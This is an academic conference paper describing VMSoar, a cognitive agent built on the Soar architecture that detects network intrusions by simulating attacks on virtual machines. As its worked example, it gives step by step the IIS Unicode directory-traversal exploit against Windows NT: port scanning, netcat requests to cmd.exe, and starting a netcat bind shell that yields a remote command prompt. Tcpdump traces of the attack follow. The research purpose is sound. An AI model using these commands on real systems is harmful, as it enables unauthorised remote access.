Proceedings of the 2007 IEEE Symposium on Computational Intelligence in Security and Defense Applications (CISDA 2007)

A Cognitive Approach to Intrusion Detection

D. Paul Benjamin
Computer Science Department, Pace University
1 Pace Plaza, New York, NY 10038
benjamin@pace.edu (212) 346-1012 fax: (212) 3246-1863

Abstract - **The VMSoar project at Pace University is building a cognitive agent for cybersecurity. The project's objective is to create an intelligent agent that can model and understand the activities of users who are on the network, and that can communicate with network administrators in English to alert them to illegal or suspicious activities. VMSoar can understand users' activities because it is capable of performing these activities itself. It knows how to perform both legal and illegal activities, and uses this knowledge to explore simulations of the activity on a network. It can also probe information stored on a machine to assess the legality of past activity. Research in cybersecurity is difficult is due to the extremely large amount of data that must be analyzed to detect illegal activities. In addition, new exploits are developed frequently. Most current projects in this area are attempting to build some level of intelligence into their systems; however, those projects are focusing primarily on statistical data mining approaches. The VMSoar project is unique in its approach to building an intelligent security agent. The VMSoar agent is based on Soar, a mature cognitive architecture that is used in universities and corporations around the world.**

I. INTRODUCTION

Modern computer systems are complex and composed of a variety of processing platforms and network technologies. In addition, systems change continually; both their hardware and software configurations can change on a daily basis. This complexity and change help to make it extremely difficult to distinguish legal changes from illegal changes. In addition, intruders are extremely good at covering their tracks, so that effective defense requires both the ability to understand how various activities affect a computer or network, and a large base of practical experience with actual intrusions and their effects. In short, cybersecurity requires human-level analytical ability.

Our research project is implementing a cognitive agent for cybersecurity. Our goal is to create a comprehensive intelligent agent that can understand a wide range of legal and illegal activities because it can perform these activities itself, and that can learn from experience with actual intrusions. Such an agent can function as an intelligent assistant for human experts, or potentially could function autonomously when no human expert is available.

Automatic vulnerability assessment and intrusion detection are complex and time-consuming tasks. Vulnerability assessment usually consists of testing of a machine's profile against a database of known vulnerabilities to ensure that patches have been applied. This approach lacks the ability to discover weaknesses in the configuration of a specific machine or network. Human vulnerability assessment experts can tailor their investigations to a specific configuration, but automatic assessments cannot.

Intrusion detection is often compared to finding a needle in a haystack. Extremely large amounts of data are generated by network monitoring utilities, and the goal of the intrusion detection system is to identify illegal activities that often are identifiable only by a few anomalous packets.

Researchers have begun to try to apply artificial intelligence techniques to them. For example, expert system and machine learning approaches in intrusion detection have been attempted with some success [3,8,11], but although a wide variety of approaches have been tried [2,14], there has been no comprehensive effort that we know of that uses human-level reasoning and learning capabilities to construct intelligent vulnerability assessment or intrusion detection systems.

Our approach is to use a general cognitive architecture that has exhibited human-level performance on a wide range of tasks. Over the past twenty years, the cognitive science community has developed a number of successful unified cognitive models, including Soar, ACT-R, and EPIC. These models represent comprehensive theories of cognitive structures based on decades of psychological experimentation, and have been developed specifically to model human performance on a wide range of tasks. The models are evaluated based on the degree to which they fit human performance data on these tasks, and have been successful on a wide range of tasks, including mathematical problem solving, spatial reasoning and navigation, language learning, visual search, driving vehicles and game playing. This successful track record demonstrates the power of the cognitive structures in these models. The VMSoar project is using these cognitive structures to construct an agent with human-like reasoning and communication abilities.

The cognitive architecture that we use is Soar [10], originally developed at Carnegie-Mellon University and now in use at many universities and corporations. Soar integrates a number of cognitive capabilities, including natural language [12], learning [10], real-time response [16], emotion [13] and concept learning [15]. It has been applied to such diverse tasks as tactical air warfare [18] and robotics [4], both of which are real-time tasks involving large amounts of data, similar to network intrusion detection.

We have connected Soar to VMWare (http://www.vmware.com) so that it can create virtual copies of an actual network and explore how different events would cause the network to evolve. For example, Soar can perceive activity on the network, hypothesize that an attacker is in the system, simulate possible actions of the attacker, then compare the actual network to the predicted network to verify or reject the hypothesis. As it gains experience, Soar's learning mechanism enables it to predict the presence of intruders with greater speed and accuracy.

We are currently teaching Soar how to attack networks and individual machines. We are porting known attacks into Soar, so that it can learn to attack a server and break into a network. This is necessary for Soar to be able to learn to assess the vulnerabilities of the target machine, and also for Soar to generate network packets that identify illegal network use, so that it can learn to detect intruders. Soar is connected to tcpdump so that it can examine the network activity and learn concepts that describe illegal activities.

Our research objective is for VMSoar to be able to understand a variety of attacks, so that it can both probe machines to detect anomalies and infer the attacks associated with these attacks. VMSoar must be able to identify, retrieve and organize the relevant data for an attack, which may comprise millions of files and log entries. To accomplish this objective, we are working to extend VMSoar's knowledge of both legal and illegal activities.

This objective is a significant one, as it opens a completely new avenue of research into network security. Current systems consist of individual tools that can perform some of the relevant tasks, e.g. collecting data from disks. But they do not combine the ability to reason about activity on the computer with the ability to learn and the ability to communicate and explain what they see and do. By using a mature cognitive architecture as the basis for our network agent, we are leveraging its comprehensive cognitive abilities to reason, learn and communicate. These abilities will permit VMSoar to potentially achieve a level of performance far superior to existing systems, and provide a much higher level of security.

Another advantage of the VMSoar approach is that it can potentially investigate incidents that combine multiple attacks. Soar's searching capability enables it to search among possible ways to combine legal and illegal activities, comparing each combination's effects to the observed effects to find the closest fit.

II. Previous Work

A great deal of research and development is currently focused on intrusion detection systems [2,14]. Most of these systems are based on misuse detection: matching packets against a set of patterns that correspond to illegal activities. If a pattern matches, then an alert is signaled to the system administrator. Most deployed systems are based on patterns that are hand crafted; the Snort system is an excellent example of this approach. Very few systems attempt anomaly detection, in which normal behavior is characterized so that deviations from that behavior are flagged.

Another approach is to use data mining techniques to learn patterns from data [11]. This requires someone to generate packet streams that are labeled by a human to be either legal or illegal. These streams are analyzed by machine learning algorithms to produce patterns that classify new packets. This approach has had some success on a very small class of intrusions.

One problem that both approaches face is that attackers have intrusion detection systems for testing their attacks. They craft their attacks to appear as indistinguishable as possible from legitimate activities. Thus, it is extremely difficult to find patterns that discriminate between legitimate activities and illegitimate ones. This is true both of hand-written patterns and those learned by machine learning algorithms. And these patterns are brittle, i.e. even a small variation in an attack can render the patterns inapplicable. Designers of intrusion detection systems have chosen to err on the side of caution, so they make their patterns overly general to catch all intruders; however, this generates a high number of false positives. False positives are detrimental to system operation, and a high number of them undermines the security process by wasting system resources examining legal activities.

Also, these intrusion detection systems cannot handle novel attacks, which leads to false negatives. If an attacker devises a new attack, which may be just a minor variant of an existing attack, it is unlikely that deployed intrusion detection systems will detect the attack. A significant delay occurs, during which the attack succeeds on a number of computing systems, is subsequently detected by humans, and new patterns are added to the intrusion detection systems. This process is time consuming, and thus condemns a large number of computers to fall victim to the novel attack.

Furthermore, existing intrusion detection systems cannot provide explanations of the packet stream to the system administrators. The patterns either match or don't match. There is no possibility of a dialogue between the human and the intrusion detection system about the network activity, because the intrusion detection system possesses no understanding of that activity; it has no models of the humans using the network. It just matches patterns, and the human administrator must dig into the entire packet stream at a very low level to try to unearth the relevant details and come to an understanding of the network activity. This is also very time consuming, and makes it very difficult to catch intruders in real time.

Other approaches in the security research community include automatic patch generation [5,6], automatic detection of exploits [1,9,20], and "inoculation" of systems against exploits [19]. These approaches are interesting and promising; however, each of them is designed to focus on a single type of exploit, such as network worms or buffer overflow exploits, and tend to be limited to protection against known exploits. Given that new exploits are designed very quickly after vulnerabilities are found, and that there is a delay between the spread of an exploit and the design of a patch for it, there is a pressing need for a real-time intrusion detection tool that can handle a wide range of exploits, and that has the potential to find new exploits on its own.

VMSoar does something completely new: it learns to understand and distinguish legal and illegal activities by knowing how to carry them out. It possesses knowledge about activities on computer systems, and can use that knowledge to build models of user activities in real time. This permits an integrated approach to both misuse detection and anomaly detection, and allows the possibility of discovering new exploits before they are known to the hacker community. This is a completely new research project; we have received no prior funding support from the NSF or other agencies for VMSoar.

VMSoar is based on the Soar cognitive architecture. In the next section, we give a basic exposition of Soar. In the subsequent sections, we describe the structure of VMSoar, and its application to vulnerability assessment and intrusion detection in Windows NT and XP.

III. The Soar Cognitive Architecture

Soar is a unified cognitive architecture [17] originally developed at Carnegie-Mellon University and undergoing continuing development at a number of locations, including the University of Michigan and the Information Sciences Institute at the University of Southern California, as well as multiple locations in Europe. As a unified cognitive architecture, Soar exhibits a wide range of capabilities, including learning to solve problems from experience, concept learning, use of natural language, and the ability to handle complex tasks.

Declarative knowledge in Soar resides in its *working memory*, which contains all the facts Soar knows at any instant. Procedural knowledge in Soar is represented as *operators*, which are organized into *problem spaces*. Each problem space contains the operators relevant to interacting with some aspect of the system's environment. In our system, some problem spaces contain operators describing the actions of VMSoar, such as executing a particular exploit. Other problem spaces contain operators that interact with the network, or analyze packets to construct user plans, or classify plans according to user goals. At each step, Soar must choose one operator to execute. This operator will alter VMSoar's memory or interact with the network.

The problem-solving mechanism in Soar is universal subgoaling: every time there is choice of two or more operators, Soar creates a subgoal of deciding which to select, and brings the entire knowledge of the system to bear on solving this subgoal by selecting a problem space and beginning to search. This search can itself encounter situations in which two or more operators can fire, which in turn causes subgoals to be created, etc. When an operator is chosen, the corresponding subgoal has been solved and the entire solution process is summarized in a new operator, called a chunk, which contains the general conditions necessary for that operator to be chosen. This operator is added to the system, so that in similar future situations the search can be avoided. In this way, Soar learns.

The Soar publications extensively document how this learning method speeds up the system's response time in a manner that accurately models the speedup of human subjects on the same tasks.

IV. Learning To Detect Intruders By Learning To Attack Vulnerabilities

VMSoar's approach to network security is based on the work of Green & Lehman [7], who used Soar to model discourse planning in natural language. Their goal was a computational model of discourse, in which Soar would interact with a human using English. In their task, Soar had to do two things: construct an explanation of an incoming utterance and generate an appropriate response. Their approach was to use "explanation based on generation", in which Soar would construct an explanation for the incoming utterance by attempting to generate a similar utterance on its own. Soar would search among possible combinations of goals, knowledge and expectations to try to generate this utterance, and when it succeeded in matching the utterance it assumed the human's goals, knowledge and expectations were those it had found. This gave Soar an understanding of the person it was conversing with, so that Soar could choose appropriate goals for generating a response. Soar also formed a chunk for this search, so that a similar utterance in the future would be understood in one step.

For example, if the discourse were about cooking and the incoming utterance were, "Turn the flame down." then Soar would try to generate that same sentence by hypothesizing various combinations of goals and knowledge. One combination that works is the knowledge that a high flame cooks food faster and the goal is to cook it slowly. If Soar found this combination, then it would assume the speaker has this same combination of knowledge and goal. This approach requires Soar to have knowledge about cooking, so that it can search that knowledge.

VMSoar combines vulnerability assessment and intrusion detection in the same way. The utterances are the packets on a network. VMSoar constructs a model of the behavior of the user generating these packets by trying to generate the same packets itself. This approach requires VMSoar to possess knowledge about network activities.

VMSoar performs vulnerability assessment by generating attacks against virtual copies of machines, and performs intrusion detection by generating possible attacks against a simulated copy of itself. While performing vulnerability assessment, VMSoar learns how to generate various behaviors on the network. These learned behaviors are then used during intrusion detection to try to model the goals of network users.

VMSoar has problem spaces that model normal user behaviors such as viewing a webpage or downloading a file, and problem spaces that model abnormal behaviors such as performing a port scan or executing an exploit. VMSoar is connected both to a physical local area network (which it monitors using tcpdump) and to VMWare, a software product that can create a virtual network consisting of virtual computers. VMSoar monitors the traffic on the actual network and attempts to find an operator that can explain the packets it sees originating from a particular remote site in terms of a user acting in a particular way. If VMSoar succeeds, it adds the user and activity to its model of the network (which resides in its working memory). If VMSoar fails to find an appropriate operator, then it subgoals. In its subgoal, VMSoar creates a virtual copy of the local network and repeatedly attempts to replicate the observed activity by firing sequences of operators from problem spaces that model various user behaviors. VMSoar searches as long as it takes to identify an acceptable explanation for the observations. This search can be extremely long, but once it has found an explanation, VMSoar forms a chunk containing the general conditions necessary for this explanation, so that in the future this explanation will be made in a single step.

VMSoar thus models intrusion detection as plan recognition, by attempting to recognize users' plans and goals so that it can generate expectations about future user behavior. This approach is completely different than previous attempts to automate learning about intrusion detection, e.g. Lee, Park & Stolfo [11], which perform data mining and classification of network data without any capability to generate alternative data and compare it.

One of the strengths of this approach is the reduction of false positives, which plague typical intrusion detection approaches. By actively modeling and reproducing user behavior, VMSoar can explain legal network activity that it has never seen before, instead of flagging it as illegal.

V. VMSOAR FRAMEWORK DESCRIPTION

VMSoar attempts to define an architecture that is scaleable and flexible and can be extended to achieve the above vision.

At a high level, the VMSoar framework can be thought of as broken into three major components (see Figure 1 below).

- VMware WorkStation Network
- VMSoar Java Engine
- VMSoar Rules Engine



Figure 1. VMSoar Architecture

VI. EXAMPLE: EXPLOITING WINDOWS NT

The *VMware WorkStation Network* comprises the set of virtual machines that make up the virtual network. VMSoar will run network commands and attempt to stage an attack on this virtual network.

The *VMSoar Java Engine* acts as the glue between the VMware WorkStation Network and the VMSoar Rules Engine. This component comprises the classes that do the following major operations:

- Create and start the VMware machines.
- Start a VMSoar session and create the VMSoar agent.
- Perform a command on the VMware WorkStation Network requested by the agent.
- Pass data from the VMware WorkStation Network back to the agent.

The *VMSoar Rules Engine* comprises the Tcl Interpreter, Tcl scripts and all the rules that make up the VMSoar agent.

We describe an exploit that VMSoar is capable of launching, and how this capability is also used for intrusion detection. The exploit described in this section is based on a known vulnerability of Windows NT, the IIS Unicode Bug, (http://screamer.mobrien.com/manuals/MPRM_Group/testing2.html)

The VMSoar implementation used in this example possesses a number of problem spaces that perform different tasks including viewing a webpage, downloading a file and launching an exploit against Windows NT.

VMSoar launches this exploit from a linux machine. In the example below, we use the IP address 192.168.1.15 for the NT machine. The exploit consists of five overall steps:

Step 1. VMSoar executes an operator that pings 192.168.1.15 to determine if a machine is alive at that address. If it gets a reply, it creates a working memory element saying the IP address is alive.

Step 2. If the IP is alive, then VMSoar executes an operator that performs the command:

```
nmap -O 192.168.1.15
```

This does a portscan of the NT machine and returns a list of open ports. VMSoar stores these in working memory and notices that http port 80 is open, so perhaps it is running a websever. VMSoar notices that a netbios port is open, and based on the open ports, VMSoar stores a prediction that the target OS is a version of Windows.

Step 3. VMSoar executes an operator that performs the following command:

```
netcat -v -n 192.168.1.15 80
GET HTTP
```

This returns the following....

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/4.0
Date: Thu, 4 Apr 2004 23:23:22 GMT
Content-Type: text/html
Content-Length: 87
<html><head><title>Error</title></head><body>The
parameter is incorrect. </body></html> sent 2, rcvd 224
```

VMSoar stores this in working memory. This causes operators to fire that recognize Windows NT as the operating system, and also that it is running IIS/4.0 on port 80.

Step 4. VMSoar tries to get a directory listing of the C: drive of the NT machine, by executing an operator that performs the following command:

```
nc -v -n 192.168.1.15 80
GET
http://192.168.1.15/scripts/..%255c../winnt/system32
/cmd.exe?/c+dir+c:\
```

This returns a directory listing of the C: drive on the NT machine. VMSoar executes operators that recognize a successful directory listing, and VMSoar stores this fact in its working memory.

Step 5. VMSoar executes an operator that performs the following command:

```
nc -v -n 192.168.1.15 80
GET
http://192.168.1.15/scripts/..%255c../winnt/system32/cm
d.exe?//c+nc+-L+-p+10001+-d+-e+cmd.exe
```

This complex command executes the following command on the NT IIS server:

```
nc -L -p 10001 -d -e cmd.exe
```

This command starts up netcat on the IIS server, with flags that tell Windows not to close netcat, but to wait for connections on port 10001, and to run cmd.exe when port 10001 is connected to.

Step 6. Finally, VMSoar executes an operator that performs the following command:

```
nc -v -n 192.168.1.15 10001
```

which returns an NT prompt to VMSoar, which can then perform any command on the NT box.

Once VMSoar has a problem space to launch this exploit, it can detect this vulnerability on NT servers on a network. Furthermore, it can use this knowledge to detect when an intruder is executing any portion of this exploit.

For instance, suppose VMSoar is protecting 192.168.1.15 (the NT machine) and an intruder is attacking from another machine, which in the code below will be 192.168.1.14. When the intruder is executing a SYN port scan as part of the above exploit, the following packets can appear on the network (this output is from tcpdump):

```
01:10:23.445709 192.168.1.14.38931 > 192.168.1.15.711: S
1354789686:1354789686(0) win 5840 <mss
1460,sackOK,timestamp 8958340 0,nop,wscale 0> (DF)
01:10:23.445709 192.168.1.14.38932 > 192.168.1.15.3005:
S 358598610:1358598610(0) win 5840 <mss
1460,sackOK,timestamp 8958340 0,nop,wscale 0> (DF)
01:10:23.445709 192.168.1.14.38933 > 192.168.1.15.4500:
S 359735835:1359735835(0) win 5840 <mss
1460,sackOK,timestamp 8958340 0,nop,wscale 0> (DF)
01:10:23.445709 192.168.1.14.38934 > 192.168.1.15.1353:
S 363526429:1363526429(0) win 5840 <mss
1460,sackOK,timestamp 8958340 0,nop,wscale 0> (DF)
01:10:23.445709 192.168.1.15.711 > 192.168.1.14.38931:
R 0:0(0) ack 1354789687 win 0
01:10:23.445709 192.168.1.15.3005 > 192.168.1.14.38932:
R 0:0(0) ack 1358598611 win 0
01:10:23.445709 192.168.1.15.4500 > 192.168.1.14.38933:
R 0:0(0) ack 1359735836 win 0
01:10:23.445709 192.168.1.15.1353 > 192.168.1.14.38934:
R 0:0(0) ack 1363526430 win 0
```

In this kind of port scan, the attacker finds which ports are available (i.e. being listened to by a service). A SYN packet is sent (as if we are going to open a connection), and the target host responds with a SYN+ACK, this indicates the port is listening, and an RST indicates a non-listener. Subsequent scan results show that "http" port and "netbios" port are listening.

```
01:10:23.325709 192.168.1.14.38834 > 192.168.1.15.https: S 1354605482:1354605482(0) win 5840 <mss 1460,sackOK,timestamp 8958328 0,nop,wscale 0> (DF)

01:10:23.325709 192.168.1.15.https > 192.168.1.14.38834: S 1147031:1147031(0) ack 1354605483 win 8760 <mss 1460> (DF)

01:10:23.325709 192.168.1.14.38834 > 192.168.1.15.https: . ack 1 win 5840 (DF)

01:10:22.365709 192.168.1.14.38105 > 192.168.1.15.netbios-ssn: S 1351688221:1351688221(0) win 5840 <mss 1460,sackOK,timestamp 8958232 0,nop,wscale 0> (DF)

01:10:22.365709 192.168.1.15.netbios-ssn > 192.168.1.14.38105: S 1146180:1146180(0) ack 1351688222 win 8760 <mss 1460> (DF)

01:10:22.365709 192.168.1.14.38105 > 192.168.1.15.netbios-ssn: . ack 1 win 5840 (DF)
```

VMSoar must explain this sequence of packets between 192.168.1.14 and 192.168.1.15, but initially it has no explanation that matches, so it subgoals and attempts to recreate this sequence of packets. In the subgoal, VMSoar uses VMWare to construct a virtual copy of 192.168.1.15, with the same basic (virtual) hardware and the same OS and services. In practice, this is done by storing a virtual image of every machine on the local network that VMSoar is protecting. VMWare just loads the stored image, which is considerably faster than creating a new one.

VMSoar then selects a problem space and executes operators in that space. Suppose it selects operators that connect legally to a webpage and download it. The packets generated will not match the pattern of requests and acknowledgements in the above trace, so this problem space does not satisfy the subgoal, and a new problem space must be selected.



Figure 2. Subgoal tree in Soar.

In this way, VMSoar searches through its stock of problem spaces, attempting to generate the observed pattern of packets.

Eventually, it will use a problem space that executes a port scan. It could be the space containing the above exploit, or any other space for an exploit that executes a similar port scan. When the operator that executes the port scan is chosen, it will generate the same pattern of requests and VMSoar will conclude that 192.168.1.14 is executing a port scan.

VMSoar learns at this point by constructing a chunk (a new rule) that summarizes the search that it performed and the result. Briefly, Soar forms chunks by tracing back through all the facts it examined in the process of its search and finding those that led to the result. Soar puts all these facts on the left-hand side of a new rule, and puts the result of the search on the right-hand side of the new rule. This new rule will match any future situation that contains these same facts, which in this case will be any situation with the same pattern of requests and acknowledgements from one machine. Soar will not have to search, but will immediately fire this rule and assert that the remote machine is executing a port scan. Over time, VMSoar will learn to recognize a wide range of user behaviors.

At this point, VMSoar will know only that 192.168.1.14 is scanning the ports. As the input from tcpdump continues, VMSoar will see the following packets:

```
01:10:23.485709 192.168.1.14.57996 > 192.168.1.15.http: SE 1210652233:1210652233(0) win 2048 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol>

01:10:23.485709 192.168.1.14.57997 > 192.168.1.15.http: . win 2048 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol>

01:10:23.485709 192.168.1.14.57998 > 192.168.1.15.http: SFP 1210652233:1210652233(0) win 2048 urg 0 <wscale 10,nop,mss 265,timestamp 1061109567 0,eol>
```

This part of the log reflects an invalid combination of flags. According to rfc-3186 there are certain combination of TCP flags that are considered invalid. In the log there are two invalid combinations, such as “SE”, “SFP”. A host must not set ECT on SYN or SYN-ACK packets.

VMSoar is deliberately not programmed with knowledge about specific combinations of invalid flags, which is the typical approach to intrusion detection, but rather must generate the behavior to explain it. As above, VMSoar does not initially possess any matching pattern for this illegal combination of flags, and performs a search just as before through all its problem spaces to find one whose operators will generate this pattern. The IIS Unicode exploit problem space will eventually be used, and will generate the pattern of SE and SFP occurring at exactly the same timestamp, and VMSoar will conclude that a user at 192.168.1.14 is executing this exploit, and notify the system administrator of the attack. VMSoar will also learn a chunk summarizing this pattern.

VII. Current And Future Work

The previous section provides an example of how VMSoar can attack a Windows NT machine. VMSoar possesses a number of such exploits for NT, as well as a number of problem spaces describing legal activities. We have used this platform for developing and testing VMSoar because a wide variety of simple exploits are available for NT. This work has met with success, as VMSoar can both launch exploits and detect these exploits with no false positives or negatives. Now that the initial phase of development is complete, we are turning our attention to Windows XP.

We are focusing on buffer overflow attacks in XP (Service Pack 2). Buffer overflow attacks are an important class of exploits, and serve as an excellent test of VMSoar's power. We are writing VMSoar problem spaces describing the steps that comprise buffer overflow attacks, so that it will have general knowledge about buffer overflow attacks. Using this knowledge, VMSoar will be able to search for new buffer overflow exploits in XP. Our goal is for VMSoar both to discover new exploits and to use this knowledge to detect attackers launching such exploits.

VIII. Summary

VMSoar is a network security agent that combines vulnerability assessment and intrusion detection by generating attacks against virtual copies of machines, and learns how to associate patterns of network activity with illegal user actions.

VMSoar possesses knowledge about how to carry out both legal and illegal activities, and can use this knowledge to probe the vulnerabilities of system configurations. This vulnerability assessment capability can be used to find flaws in operating systems and server software before it is shipped, and also used to find flaws in existing system configurations, especially as they evolve over time.

The knowledge that VMSoar possesses about network activities also gives it the ability to monitor networks for intruders in realtime, by creating a virtual copy of the local network and recreating the observed packets. VMSoar's learning capability speeds its recognition process, so that it can recognize learned attacks in realtime on small local networks. We are testing the ability of VMSoar to scale up to larger networks.

References

[1] K. Avijit, P. Gupta, and D. Gupta. "Tied, libsafeplus: Tools for runtime buffer overflow protection", in USENIX Security Symposium, August 2004.

[2] Axelsson, Stefan, *Intrusion Detection Systems: A Survey and Taxonomy*, Technical Report No 99-15, Dept. of Computer Engineering, Chalmers University of Technology, Sweden, 2000.

[3] Balasubramanian, J. S., Garcia-Fernandez, J. O., Isacoff, D., Spafford, E., and Zamboni, D., *An Architecture for Intrusion Detection using Autonomous Agents*, Proceedings of the Fourteenth Annual Computer Security Applications Conference, 1998.

[4] Benjamin, D. Paul, Lonsdale, Deryle, and Lyons, Damian, *Designing a Robot Cognitive Architecture with Concurrency and Active Perception*, Proceedings of the AAAI Fall Symposium on the Intersection of Cognitive Science and Robotics, Washington, D.C., October, 2004.

[5] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton. "Stack-Guard: automatic adaptive detection and prevention of buffer-overflow attacks", in Proceedings of the 7th USENIX Security Symposium, January, 1998.

[6] C. Cowan, M. Barringer, S. Beattie, and G. Kroah-Hartman. "FormatGuard: automatic protection from printf format string vulnerabilities", in Proceedings of the 10th USENIX Security Symposium, August 2001.

[7] Green, Nancy, and Lehman, Jill F., *An Integrated Discourse Recipe-Based Model for Task-Oriented Dialogue*, Discourse Processes, 33(2), pp.133-158, 2002.

[8] Kanlayasiri, U., Sanguanpong, S., and Jaratmanachot, W., *A Rule-based Approach for Port Scanning Detection*, in Proceedings of the 23rd Electrical Engineering Conference, Chiang Mai Thailand, 2000.

[9] H.-A. Kim and B. Karp, "Autograph: toward automated, distributed worm signature detection", in Proceedings of the 13th USENIX Security Symposium, August 2004.

[10] Laird, J.E., Newell, A. and Rosenbloom, P.S., *Soar: An Architecture for General Intelligence*, Artificial Intelligence 33, pp.1-64, 1987.

[11] Lee, Wenke, Christopher T. Park , Salvatore J. Stolfo, *Automated Intrusion Detection Using NFR: Methods and Experiences*, in Proceedings of the Workshop on Intrusion Detection and Network Monitoring, p.63-72, 1999.

[12] Lonsdale and C. Anton Rytting, *Integrating WordNet with NL-Soar*, WordNet and other lexical resources: Applications, extensions, and customizations; Proceedings of NAACL-2001; Association for Computational Linguistics, 2001.

[13] Marsella, Stacy, Jonathan Gratch and Jeff Rickel, *Expressive Behaviors for Virtual Worlds*, Life-like Characters Tools, Affective Functions and Applications, Helmut Prendinger and Mitsuru Ishizuka (Editors), Springer Cognitive Technologies Series, 2003.

[14] Me, Ludovic, and Michel, Cedric, *Intrusion Detection: A Bibliography*, In Technical Report SSIR-2001-01, Sup'elec, Rennes, France, 2001.

[15] Miller, C. S., *Modeling Concept Acquisition in the Context of a Unified Theory of Cognition*, EECS, Ann Arbor, University of Michigan, 1993.

[16] Nelson, G., Lehman, J.F., and John, B.E., *Integrating cognitive capabilities in a real-time task*, In Proceedings of the Sixteenth Annual Conference of the Cognitive Science Society. Atlanta, GA, August, 1994.

[17] Newell, Allen, *Unified Theories of Cognition*, Harvard University Press, Cambridge, Massachusetts, 1990.

[18] Rosenbloom, P.S., Johnson, W.L., Jones, R.M., Koss, F., Laird, J.E., Lehman, J.F., Rubinoff, R., Schwamb, K.B., and Tambe, M., *Intelligent Automated Agents for Tactical Air*

Simulation: A Progress Report, Proceedings of the Fourth Conference on Computer Generated Forces and Behavioral Representation, pp.69-78, 1994.

[19] S. Sidiroglou and A. D. Keromytis, "A network worm vaccine architecture", in Proceedings of the IEEE International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE), Workshop on Enterprise Security, pages 220-225, June 2003.

[20] H. J. Wang, C. Guo, D. R. Simon, and A. Zugenmaier, "Shield: Vulnerability-driven network filters for preventingknown vulnerability exploits", In *ACM SIGCOMM*, August, 2004.